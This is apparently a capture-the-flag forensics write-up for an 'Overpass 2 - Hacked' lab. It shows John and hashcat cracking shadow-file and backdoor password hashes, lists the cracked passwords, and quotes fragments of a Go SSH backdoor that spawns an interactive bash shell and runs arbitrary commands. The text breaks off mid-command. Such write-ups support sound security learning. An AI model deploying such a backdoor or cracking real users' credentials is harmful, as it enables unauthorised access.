  GNU nano 8.0                                   forensics-hash
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7>
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999>
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:>
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:9999>
```

After successfully cracking the pass hashes in the shadow file, I used the "--show " option to list the cracked passwords as seen in the image below.




```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# john forensics-hash --show
paradox:secuirty3:18464:0:99999:7:::
szymex:abcd123:18464:0:99999:7:::
bee:secret12:18464:0:99999:7:::
muirland:1qaz2wsx:18464:0:99999:7:::

4 password hashes cracked, 1 left

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─#
```



What's the default hash for the backdoor?

87f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3


In this task, I was supposed to analyse the code used to create the backdoor. I can retrieve the code by using the Github link found earlier while forensically analyzing the PCAP file.



root@Kali: /home/scr34tur3/Documents/hackthebox/reports/Overpass-2-Hacked/ssh-backdoor 119x54

```
┌──(root㉿Kali)-[/home/…/hackthebox/reports/Overpass-2-Hacked/ssh-backdoor]
└─# cd ..

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# ls
'Overpass 2 - Hacked.ctb'   forensic-file   forensics-hash   overpass2_1595383502269.pcapng   ssh-backdoor

┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# cd ssh-backdoor

┌──(root㉿Kali)-[/home/…/hackthebox/reports/Overpass-2-Hacked/ssh-backdoor]
└─# ls
README.md  backdoor  build.sh  main.go  setup.sh

┌──(root㉿Kali)-[/home/…/hackthebox/reports/Overpass-2-Hacked/ssh-backdoor]
└─#
```

I opened this code, with my code editor, of which in my case I used vscode and while looking through the first few lines of code, I could see the default hash string for the backdoor as seen below.



main.go - Overpass-2-Hacked - Visual Studio Code


```go
package main

import (
	"crypto/sha512"
	"fmt"
	"io"
	"io/ioutil"
	"log"
	"net"
	"os/exec"

	"github.com/creack/pty"
	"github.com/gliderlabs/ssh"
	"github.com/integrii/flaggy"
	gossh "golang.org/x/crypto/ssh"
	"golang.org/x/crypto/ssh/terminal"
)

var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"

func main() {
	var (
		lport       uint   = 2222
		lhost       net.IP = net.ParseIP("0.0.0.0")
		keyPath     string = "id_rsa"
		fingerprint string = "OpenSSH_8.2p1 Debian-4"
	)

	flaggy.UInt(&lport, "p", "port", "Local port to listen for SSH on")
	flaggy.IP(&lhost, "i", "interface", "IP address for the interface to listen on")
	flaggy.String(&keyPath, "k", "key", "Path to private key for SSH server")
```

What's the hardcoded salt for the backdoor?

1c362db832f3f864c8c2fe05f2002a05

✓ Correct

I found a function called **passwordHandler** which used a hardcoded string value for the salt parameter as seen below.


main.go - Overpass-2-Hacked - Visual Studio Code
File Edit Selection View Go Run Terminal Help
EXTENSIONS: MAR...
@id:golang.go
Go
13M
Rich Go language support ...
Go Team at Goo...
Install
main.go
Extension: Go
ssh-backdoor > main.go


```go

func sshterminal(s ssh.Session) {
    cmd := exec.Command("/bin/bash", "-i")
    ptyReq, _, isPty := s.Pty()
    if isPty {
        cmd.Env = append(cmd.Env, fmt.Sprintf("TERM=%s", ptyReq.Term))
        f, err := pty.Start(cmd)
        if err != nil {
            panic(err)
        }
        go func() {
            io.Copy(f, s) // stdin
        }()
        io.Copy(s, f) // stdout
        cmd.Wait()
    } else {
        io.WriteString(s, "No PTY requested.\n")
        s.Exit(1)
    }
}

func runCommand(cmd string) []byte {
    result := exec.Command("/bin/bash", "-c", cmd)
    response, _ := result.CombinedOutput()
    return response
}

func passwordHandler(_ ssh.Context, password string) bool {
    return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}

```

What was the hash that the attacker used? - go back to the PCAP for this!

a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

✓ Correct


Going back to the PCAP file analysed earlier, it is possible to see that after the attacker has cloned the Github repository and has generated an RSA key pair, the attacker then proceeds to make the **backdoor** file executable and executes the binary with a hash specified using the **-a** parameter.



```
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----+
|        .. .     |
|       .  +      |
|     o    .=.    |
|    . o  o+.     |
|     + S +.      |
|    =.o %.       |
|   ..*.% =.      |
|   .+.X+*.+      |
|  .oo=++=Eo.     |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d01
96ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```


67 client pkt(s), 19 server pkt(s), 38 turn(s).

Entire conversation (6980 bytes) Show data as ASCII Stream 3



Crack the hash using rockyou and a cracking tool of your choice. What's the password?

november16

After recovering the hash, I can use the tool **hashcat** and the **wordlist rockyou** to crack the hash recovered above. Using the tool **hash-identifier**, I can confirm that the hash recovered used the SHA-512 algorithm. From examining the code for the backdoor earlier, I know that the SHA-512 hash is created using the password and then the salt in that order (i.e. **pass:salt**).



```
                                                              v1.2 #
                                                         By Zion3R #
                                                www.Blackploit.com #
                                               Root@Blackploit.com #
   #####################################################################
 --------------------------------------------------
 HASH: var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3"

 Not Found.
 --------------------------------------------------
 HASH: bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24807277d0f8bfccb9e77659103d78c56e66d2d7d8391dfc885d0e9b68acd01fc2170e3

Possible Hashs:
[+] SHA-512
[+] Whirlpool

Least Possible Hashs:
[+] SHA-512(HMAC)
[+] Whirlpool(HMAC)
 --------------------------------------------------
 HASH: 
```


I then visited the hashcat wiki (**see references**) and looked for a hash mode that matches how the hash was created. I can see that the hash mode **1710** is suitable.


https://hashcat.net/wiki/doku.php?id=example_hashes

1500	descrypt, DES (Unix), Traditional DES	48c/R8JAv757A
1600	Apache $apr1$ MD5, md5apr1, MD5 (APR) 2	$apr1$71850310$gh9m4xcAn3MGxogwX/ztb.
1700	SHA2-512	82a9dda829eb7f8ffe9fbe49e45d47d2dad9664fbb7adf72492e3c81ebd3e29134d9bc12212bf83c6840f10e8246b9db54a4859b7ccd0123d86e5872c1e5082f
1710	sha512($pass.$salt)	e5c3ede3e49fb86592fb03f471c35ba13e8d89b8ab65142c9a8fdafb635fa2223c24e5558fd9313e8995019dcbec1fb584146b7bb12685c7765fc8c0d51379fd:6352283260
1720	sha512($salt.$pass)	976b451818634a1e2acba682da3fd6efa72adf8a7a08d7939550c244b237c72c7d42367544e826c0c83fe5c02f97c0373b6b1386cc794bf0d21d2df01bb9c08a:2613516180127
1730	sha512(utf16le($pass).$salt)	13070359002b6fbb3d28e50fba55efcf3d7cc115fe6e3f6c98bf0e3210f1c6923427a1e1a3b214c1de92c467683f6466727ba3a51684022be5cc2ffcb78457d2:341351589
1740	sha512($salt.utf16le($pass))	bae3a3358b3459c761a3ed40d34022f0609a02d90a0d7274610b16147e58ece00cd849a0bd5cf6a92ee5eb5687075b4e754324dfa70deca6993a85b2ca865bc8:1237015423
1750	HMAC-SHA512 (key = $pass)	94cb9e31137913665dbea7b058e10be5f050cc356062a2c9679ed0ad6119648e7be620e9d4e1199220cd02b9efb2b1c78234fa1000c728f82bf9f14ed82c1976:1234


To crack the hash, I need to provide the **SHA-512** hash found in the packet capture used by the attacker and the **hardcoded salt** found in the **main.go** file (i.e. **hash:salt**). I added the **hash:salt** to a file (hash.txt) and then used the hashcat command seen in the terminal image below to crack the hash.


```
┌──(root㉿Kali)-[/home/…/Documents/hackthebox/reports/Overpass-2-Hacked]
└─# echo "6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0
